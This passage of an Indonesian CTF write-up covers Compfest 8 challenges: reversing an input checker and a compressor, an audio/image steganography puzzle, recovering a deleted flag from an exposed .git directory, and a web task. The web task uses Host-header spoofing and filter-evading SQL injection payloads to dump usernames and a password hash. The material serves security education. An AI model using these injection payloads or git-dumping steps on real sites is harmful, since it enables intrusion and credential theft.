	`  valid = 0;`
	`  }`
	`}`
		Input harus berupa lowercase alphabet (a-z),
		dan setiap karakter pada input harus berbeda

2	`sum1 = 0;`
	
	`for ( k = 1; k <= 9; k *= 2 ) {`
	`  if ( k > 1 && s[k] < s[k / 2] )`
	`  valid = 0;`
	
	`  for ( l = 2; s[k] > l; ++l ) {`
	`  LODWORD(v3) = s[k];`
	`  HIDWORD(v3) = s[k] >> 32;`
	`  if ( !(v3 % l) )`
	`  valid = 0;`
	`  }`
	`  sum1 += s[k];`
	`}`
	
	`if ( sum1 != 422 ) valid = 0;`
		Index ke-1, 2, 4, dan 8 harus terurut membesar,
		index ke-1, 2, 4, dan 8 harus bilangan prima,
		dan jumlah index ke-1, 2, 4, dan 8 harus sama dengan 422

3	`sum2 = 0;`
	`for ( m = 1; m <= 100; ++m ) {`
	`  sum2 += m;`
	`  if ( s[5] == sum2 ) {`
	`  if ( s[5] & 1 ) break;`
	`  }`
	`  if ( s[5] < sum2 ) valid = 0;`
	`}`
		Index ke-5 harus ganjil dan terdapat k bilangan bulat positif sehingga:
		$$s[5] = \sum_{i=1}^{k} i$$

4	`if ( s[8] - s[0] != 1 || s[2] - s[3] != 2 )` `  valid = 0;`	`s[0] = s[8] - 1` `s[3] = s[2] - 2`

5	`if ( 6 * s[6] != 690 ||`
	`  s[7] - s[6] != 1 ||`
	`  s[9] != 11 * (s[9] / 11) ||`
	`  11 * (s[9] / 11) != 121 )`
	`  valid = 0;`
		`s[6] = 690/6`
		`s[7] = s[6] + 1`
		`s[9] = 11*11`

Untuk no.2, prima antara nilai ascii ‘a’ - ‘z’ hanya ada 6, yaitu : 97 | 101 | 103 | 107 | 109 | 113. Setelah dicoba-coba, nilai yang pas adalah : 97, 103, 109, dan 113.

Untuk no.3, nilai k yang memenuhi adalah 15, sehingga s[5] = 105.

Untuk no.4, s[0] = 113 - 1 = 112, s[3] = 103 - 2 = 101.

Untuk no.5, s[6] = 115, s[7] = 115 + 1 = 116, s[9] = 121

Maka, string input yang benar adalah:

```
>>> ''.join(chr(o) for o in [112, 97, 103, 101, 109, 105, 115, 116, 113, 121])
'pagemistqy'
```

Masukkan string tersebut, dan didapatkan flag: **CFCTF{pagemistqy}**

REV/Compress the Flag

Diberikan program kompresi file text, dengan pseudocode sebagai berikut:

```
int __cdecl main(int argc, const char **argv, const char **envp) {
  int result; // eax@2
  unsigned __int64 v4; // rax@3
  __int64 ifileTmp; // rax@5
  int lengthTmp; // eax@6
  __int64 v7; // rax@6
  int v8; // eax@7
  __int64 v9; // rax@9
  int idx; // eax@11
  __int64 v11; // rax@15
  int idx3; // eax@19
  signed __int64 v13; // rcx@21
  char *v14; // rdi@21
  bool v15; // zf@23
  char *v16; // rax@24
  __int64 v17; // rax@24
  __int64 v18; // rdx@24
  __int64 v19; // rax@25
  __int64 v20; // rcx@28
  char nchar; // [sp+1Fh] [bp-91h]@16
  int length; // [sp+20h] [bp-90h]@6
  int i; // [sp+24h] [bp-8Ch]@9
  int k; // [sp+24h] [bp-8Ch]@15
  signed int j; // [sp+28h] [bp-88h]@10
  signed int l; // [sp+28h] [bp-88h]@16
  int cnt1; // [sp+2Ch] [bp-84h]@9
  int cnt2; // [sp+30h] [bp-80h]@15
  __int64 inpt; // [sp+38h] [bp-78h]@5
  __int64 heap_buf; // [sp+40h] [bp-70h]@6
  __int64 heap_buf_2; // [sp+48h] [bp-68h]@9
  __int64 heap_buf_3; // [sp+50h] [bp-60h]@15
  __int64 v33; // [sp+58h] [bp-58h]@24
  char v34[72]; // [sp+60h] [bp-50h]@21
  __int64 v35; // [sp+A8h] [bp-8h]@1

  v35 = *MK_FP(__FS__, 40LL);
  if ( argc == 3 )
  {
    LODWORD(v4) = strlen(argv[2], argv, envp);
    if ( v4 <= 0x32 )
    {
      LODWORD(ifileTmp) = fopen64(argv[1], 4816367LL);
      inpt = ifileTmp;
      if ( ifileTmp )
      {
        fseek(ifileTmp, 0LL, 2LL);
        lengthTmp = ftell(inpt);
        length = lengthTmp;
        LODWORD(v7) = malloc(lengthTmp + 70);
        heap_buf = v7;
        fseek(inpt, 0LL, 0LL);
        fread(heap_buf, 1uLL, length, inpt);
        while ( length & 0x3F )
```

```
  {
    v8 = length++;
    *(_BYTE *)(v8 + heap_buf) = '_';
  }
  *(_BYTE *)(length + heap_buf) = 0;
  fclose(inpt);
  LODWORD(v9) = malloc(8 * (length + 70));
  heap_buf_2 = v9;
  cnt1 = 0;
  for ( i = 0; i < length; ++i )
  {
    for ( j = 5; j >= 0; --j )
    {
      idx = cnt1++;
      *(_BYTE *)(heap_buf_2 + idx) = ((1 << j) & *(_BYTE *)(i + heap_buf)) >> j;
    }
  }
  free(heap_buf);
  LODWORD(v11) = malloc(length + 70);
  heap_buf_3 = v11;
  cnt2 = 0;
  for ( k = 0; k < cnt1; k += 7 )
  {
    nchar = 1;
    for ( l = 0; l <= 6; ++l )
      nchar = 2 * nchar + *(_BYTE *)(k + l + heap_buf_2);
    idx3 = cnt2++;
    *(_BYTE *)(heap_buf_3 + idx3) = nchar;
  }
  *(_BYTE *)(cnt2 + heap_buf_3) = 0;
  free(heap_buf_2);
  ((void (__fastcall *)(char *, const char *))qword_4002F0[0])(v34, argv[2]);
  v13 = -1LL;
  v14 = v34;
  do
  {
    if ( !v13 )
      break;
    v15 = *v14++ == 0;
    --v13;
  }
  while ( !v15 );
  v16 = &v34[~v13 - 1];
  *(_DWORD *)v16 = 1769631022;
  *((_WORD *)v16 + 2) = 112;
  LODWORD(v17) = fopen64(v34, 4816369LL);
  v33 = v17;
  if ( v17 )
  {
    LODWORD(v19) = strlen(heap_buf_3, 4816369LL, v18);
    fwrite(heap_buf_3, v19, 1LL, v33);
    free(heap_buf_3);
    fclose(v33);
    result = 0;
  }
  else
  {
    puts(4816371LL);
    result = 0;
  }
}
else
{
  puts(0x497E0DLL);
```

```
        result = 0;
      }
    }
    else
    {
      puts(4816341LL);
      result = 0;
    }
  }
  else
  {
    puts(4816324LL);
    result = 0;
  }
  v20 = *MK_FP(__FS__, 40LL) ^ v35;
  return result;
}
```

Potongan code yang penting yaitu:

No	Code	Arti

1	`for ( i = 0; i < length; ++i ) {`
	`  for ( j = 5; j >= 0; --j ) {`
	`  idx = cnt1++;`
	`  *(_BYTE *)(heap_buf_2 + idx) =`
	`  ((1 << j) & *(_BYTE *)(i + heap_buf)) >> j;`
	`  }`
	`}`
		Mengambil 6 least significant bit dari sebuah byte, dan masing-masing bit disimpan ke heap_buf_2[idx].

2	`for ( k = 0; k < cnt1; k += 7 )`
	`{`
	`  nchar = 1;`
	`  for ( l = 0; l <= 6; ++l ) {`
	`  nchar =`
	`  2 * nchar + *(_BYTE *)(k + l + heap_buf_2);`
	`  }`
	
	`  idx3 = cnt2++;`
	`  *(_BYTE *)(heap_buf_3 + idx3) = nchar;`
	`}`
	`*(_BYTE *)(cnt2 + heap_buf_3) = 0;`
		Membuat sebuah byte baru dengan 1 bit most significant-nya adalah 1, dan 7 bit sisanya berasal dari heap_buf_2[].

Sebagai contoh, misalkan ada string ‘ABC..’ = [0b01000001, 0b01000010, 0b01000011, ..], maka heap_buf_2 akan berisi = [0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 1, ..]. Sehingga heap_buf_3 akan berisi : [0b10000010, 0b10001000, 0b10011XXX, ..].

Dekompresi dapat dilakukan dengan script berikut:

```
def main():
	st = open('compressed_flag.mzip', 'rb').read()
	b = ['{0:08b}'.format(ord(x), 'b') for x in st]
	c = ''.join([e[1:] for e in b])
	s = ''

	for i in range(0, len(c), 6):
		block = '01' + c[i:i+6]
		s += chr(int(block, 2))

	print s

if __name__ == '__main__':
	main()
```

Didapatkan flag:

```
$ py solve.py | grep -Po -e "CFCTF{[a-zA-Z0-9_]+}"
```

CFCTF{makInG_a_goOd_FilE_COMpresSIon_alGorIthM_is_hAAArd}

STEG/Mysterious Sound

Diberikan sebuah file audio dengan coding mp3:

```
$ exiftool audio.mp3
ExifTool Version Number         : 10.10
File Name                       : audio.mp3
Directory                       : .
File Size                       : 649 kB
File Modification Date/Time     : 2016:03:14 10:10:24+07:00
File Access Date/Time           : 2016:08:20 16:42:06+07:00
File Inode Change Date/Time     : 2016:08:07 16:26:47+07:00
File Permissions                : rw-rw-r--
File Type                       : MP3
File Type Extension             : mp3
MIME Type                       : audio/mpeg
MPEG Audio Version              : 1
Audio Layer                     : 3
Audio Bitrate                   : 128 kbps
Sample Rate                     : 44100
Channel Mode                    : Joint Stereo
MS Stereo                       : On
Intensity Stereo                : Off
Copyright Flag                  : False
Original Media                  : True
Emphasis                        : None
Encoder                         : LAME3.99r
Lame VBR Quality                : 4
Lame Quality                    : 3
Lame Method                     : CBR
Lame Low Pass Filter            : 17 kHz
Lame Bitrate                    : 128 kbps
Lame Stereo Mode                : Joint Stereo
ID3 Size                        : 107787
Encoder Settings                : LAME 64bits version 3.99.5 (http://lame.sf.net)
Length                          : 34.768 s
Picture MIME Type               : image/png
Picture Type                    : Other
Picture Description             :
```


```
        Picture                         : (Binary data 106355 bytes, use -b option to
extract)
        Title                           : Mysterious Speech
        Artist                          : The Flat Egg
        Album                           : Capture The Flag - Compfest 8
        Recording Time                  : 2016
        Track                           : 1
        Copyright                       :
        Language                        :
        Publisher                       :
        User Defined Text               : (TRACKTOTAL)
        Year                            : 2016
        Comment                         :
        Genre                           : None
        Date/Time Original              : 2016
        Duration                        : 0:00:34 (approx)
```

Jika dilihat dengan spectogram audacity, terdapat password "correct_horse_battery_staple":


Dari exiftool diketahui terdapat image embedded sebagai album cover, dan dapat di-extract dengan:

```
$ ffmpeg -i audio.mp3 cover.png
```

Buka dengan stegsolve, dan terdapat hal yang aneh pada bagian kiri gambar, pada blue plane 0:



Terdapat data yang disembunyikan pada LSB (least significant bit) gambar, yaitu pada Blue plane 0. Extract data untuk mendapatkan file zip:



Extract file zip dengan password yang diberikan untuk mendapatkan flag: **CFCTF{LeastSignificantXKCDPassword}**

WEB/Maze

Diberikan sebuah url musashi.compfest.web.id:11663, berisi website static yang tidak terdapat elemen menarik. Namun, jika dibuka subdirectory .git/, maka akan disambut dengan pesan:

> **Forbidden**
>
> You don't have permission to access /.git/ on this server.

Pesan error itu berarti subdirektori .git/ ada pada server, namun tidak dapat kita lakukan listing. Untuk memverifikasi, dapat dicoba download .git/index. Jika file terdownload, maka subdirektori .git/ terekspose dan dapat didownload.

Beberapa peserta menggunakan automated tools (seperti gitools) untuk mendownload seluruh repository, namun itu tidak diperlukan. Lakukan `git init` pada suatu folder yang disposable (misalkan, /tmp/maze/), lalu copy file index yang terdownload tadi ke /tmp/maze/.git/. Lakukan `git ls-files -s --full-name` untuk mendapatkan list file yang terdaftar pada file index git.

Dari list tersebut didapatkan file menarik:

```
100644 3482116edd66ab3553597298510c156e6255ec79 0  files/maze/2/1/9/7/FLAG!!!!.txt
```

Sayangnya, saat dibuka di website:

```
Hey! You found the fl4g!
TOO BAD, YOUR FLAG IS DELETED
```

Maka langkah selanjutnya adalah mencari commit sebelum file tersebut dimodifikasi. History commit dapat dilihat pada .git/logs/HEAD:

```
0000000000000000000000000000000000000000 2e1e9a021f05d36171e07ffd1fa420c596b42692 Cenna
<avcwisesa@gmail.com> 1459299594 +0700 commit (initial): Initial commit

2e1e9a021f05d36171e07ffd1fa420c596b42692 670836f2a40fe771a3be9309e4a3cb93b604ceb8 Cenna
<avcwisesa@gmail.com> 1459302530 +0700 pull: Fast-forward
```

```
670836f2a40fe771a3be9309e4a3cb93b604ceb8    875460922a1bc82e90319ef39c560fe1a0614084    Cenna
<avcwisesa@gmail.com> 1459321272 +0700      commit: add pictures

875460922a1bc82e90319ef39c560fe1a0614084    778b1aa8372cb453ec507a2f30cb2efe72eb05f1    Cenna
<avcwisesa@gmail.com> 1459321825 +0700      commit: clean untracked files

778b1aa8372cb453ec507a2f30cb2efe72eb05f1    73cb636d5805cd71fc65c47ceeffdf051cd2782c    Putra
Sattvika <sattvikaputra@gmail.com> 1470572121 +0700       commit: Altered flag format

73cb636d5805cd71fc65c47ceeffdf051cd2782c    f99267536195b11d66d16fa30647bd4246ba1b59    Putra
Sattvika <sattvikaputra@gmail.com> 1470573587 +0700       commit: On second thought, let's
remove the flag ¯\_(ツ)_/¯
```

Maka target kita adalah commit sebelum f99267536195b11d66d16fa30647bd4246ba1b59, yaitu 73cb636d5805cd71fc65c47ceeffdf051cd2782c.

Sekarang kita harus memeriksa commit 73cb636d5805cd71fc65c47ceeffdf051cd2782c. Cara termudah adalah download commit tersebut dan lihat informasinya. Hal ini dapat dilakukan lewat url :

```
musashi.compfest.web.id:11663/.git/objects/73/cb636d5805cd71fc65c47ceeffdf051cd2782c
```

Perhatikan dua karakter pertama hash dipisahkan dengan slash. Setelah di download, letakkan file tersebut (akan bernama cb636d5805cd71fc65c47ceeffdf051cd2782c) pada direkori local yang sama, yaitu /tmp/maze/.git/objects/73/cb636d5805cd71fc65c47ceeffdf051cd2782ca.

Lakukan command:

```
$ git cat-file -p 73cb636d5805cd71fc65c47ceeffdf051cd2782c
```

untuk mendapatkan informasi tentang commit:

```
tree b66ecf5c4dfc0035b105d8ebdd69cc78d8254d00
parent 778b1aa8372cb453ec507a2f30cb2efe72eb05f1
author Putra Sattvika <sattvikaputra@gmail.com> 1470572121 +0700
committer Putra Sattvika <sattvikaputra@gmail.com> 1470572121 +0700

Altered flag format
```

Sekarang kita perlu memeriksa tree-nya, yaitu hash b66ecf5c4df c0035b105d8ebdd69cc78d8254d00. Lakukan langkah-langkah yang sama dengan yang telah dilakukan untuk hash sebelumnya:

```
git cat-file -p b66ecf5c4dfc0035b105d8ebdd69cc78d8254d00
040000 tree 2b46aa0d67f5db762b9a388187c20208178d7900      files
100644 blob 7dde3b4d6254b977c27d11503fb15209408254fd      index.php
040000 tree 409a7a0b01f1d019601a81ac42e80213c7913919      notused
```

Informasi sekarang sama dengan directory listing, karena kita ingin mencari file files/maze/2/1/9/7/FLAG!!!!.txt, maka kita masuk ke 'files', dengan hash 2b46aa0d67f5db762b9a388187c20208178d7900. Informasi dari git cat-file untuk hash 'files' akan mirip strukturnya dengan yang ini, sehingga hanya perlu diteruskan untuk direktori-direktori selanjutnya hingga mengarah ke file FLAG!!!!.txt :

```
$ git cat-file -p 2a7810191ad77687d0f2b04849b723296e425732
100644 blob dbd080933e627a4314eeef49bb026f8786593a3a      FLAG!!!!.txt

$ git cat-file -p dbd080933e627a4314eeef49bb026f8786593a3a
Hey! You found the fl4g!

CFCTF{h0w_d0_y0u_f1nd_th15_fl46}
```

Didapatkan flag : **CFCTF{h0w_d0_y0u_f1nd_th15_fl46}**. Langkah-langkah ini akan jauh lebih cepat jika menggunakan gittools, hanya tinggal dump, lalu git log dan git checkout ke commit lama.

WEB/InDevelopment


Diberikan sebuah config virtual host Apache2 dan URL shangri-la.compfest.web.id:9180. Config virtual host adalah sebagai berikut:

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName example.dev
    ServerAlias www.example.dev
    DocumentRoot /var/www/example.dev/public_html/
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Jika URL tersebut dibuka, page “Apache2 Ubuntu Default Page” akan ditampilkan, yang dapat diasumsikan berarti kita tidak teralihkan ke virtual host example.dev.

Apache2 akan membedakan virtual host melalui HTTP request header “Host”. Misalkan terdapat 2 virtual host yang berjalan di suatu server: aaa.com, dan bbb.com. Cara apache2 membedakan akan men-direct pengguna ke host yang mana adalah by url (aaa.com atau bbb.com). Karena kita tidak dapat membuka example.dev dan berharap akan ter-direct ke website server, maka kita harus memalsukan header “Host”.

Hal tersebut dapat dilakukan dengan app Google Chrome “Postman”:



Selanjutnya, jika kita mengikuti link “See detail”, maka akan dibawa ke page dengan URL : shangri-la.compfest.web.id:9180/post.php?p=1

GET parameter ‘p’ ternyata vulnerable terhadap SQL injection (bahkan terdapat error message yang cukup verbose), dapat dibuktikan dengan URL shangri-la.compfest.web.id:9180/post.php?p=-1'.

Namun, beberapa keyword SQL seperti union dan select difilter dengan cara dihapus. Hal ini dapat diakali dengan menulis query "SELEC" sebagai "SELECselectT", karena hanya keyword di tengah (ditandai dengan huruf kecil) yang akan dihapus. Karakter spasi juga difilter.

Untuk mencari banyaknya kolom, tidak dapat menggunakan query "union all select 1,2,3,4,5,..." karena spasi di-filter. Alternatifnya adalah:

```
shangri-la.compfest.web.id:9180/post.php?p=-1' UNIOunionN(SELECselectT(1),(2),(3))%23
```

Tambahkan "(4), (5), .." hingga error. Untuk kasus ini, hanya terdapat 3 kolom. Ganti angka dalam tanda kurung untuk kolom yang ingin di retrieve. Dari SQL injection diketahui menggunakan versi 5.5.41-0ubuntu0.14.04.1 dan database "hiddenweb". Untuk mencari tabel apa saja yang ada, dapat digunakan:

```
shangri-la.compfest.web.id:9180/post.php?p=-1'
uniounionn(selecselectt(null),group_concat(table_name),(null)from(infoorrmation_schema.tabl
es)wherwheree(table_schema=database()))%23
```

Diketahui ada table posts dan users. Pada table users terdapat 3 kolom, yaitu id, username, dan password, diketahui dari query:

```
shangri-la.compfest.web.id:9180/post.php?p=-1'
uniounionn(selecselectt(null),group_concat(column_name),(null)from(infoorrmation_schema.col
umns)wherwheree(table_name='users'))%23
```

Ambil username dan password:

```
shangri-la.compfest.web.id:9180/post.php?p=-1'
uniounionn(selecselectt(null),group_concat(username),group_concat(passwoorrd)from(users))%2
3
```

Didapatkan akun johnsm1thsh4p dengan password 9a618248b64db62d15b300a07b00580b. Crack hash md5 tersebut menjadi "supersecret". Pada shangri-la.compfest.web.id:9180/robots.txt terdapat string:

```
User-agent: * Disallow: /.hidden/admin12345654321.php
```

Login pada URL tersebut untuk mendapatkan flag : **CFCTF{someoneistryingtoaccessmylocalsite}**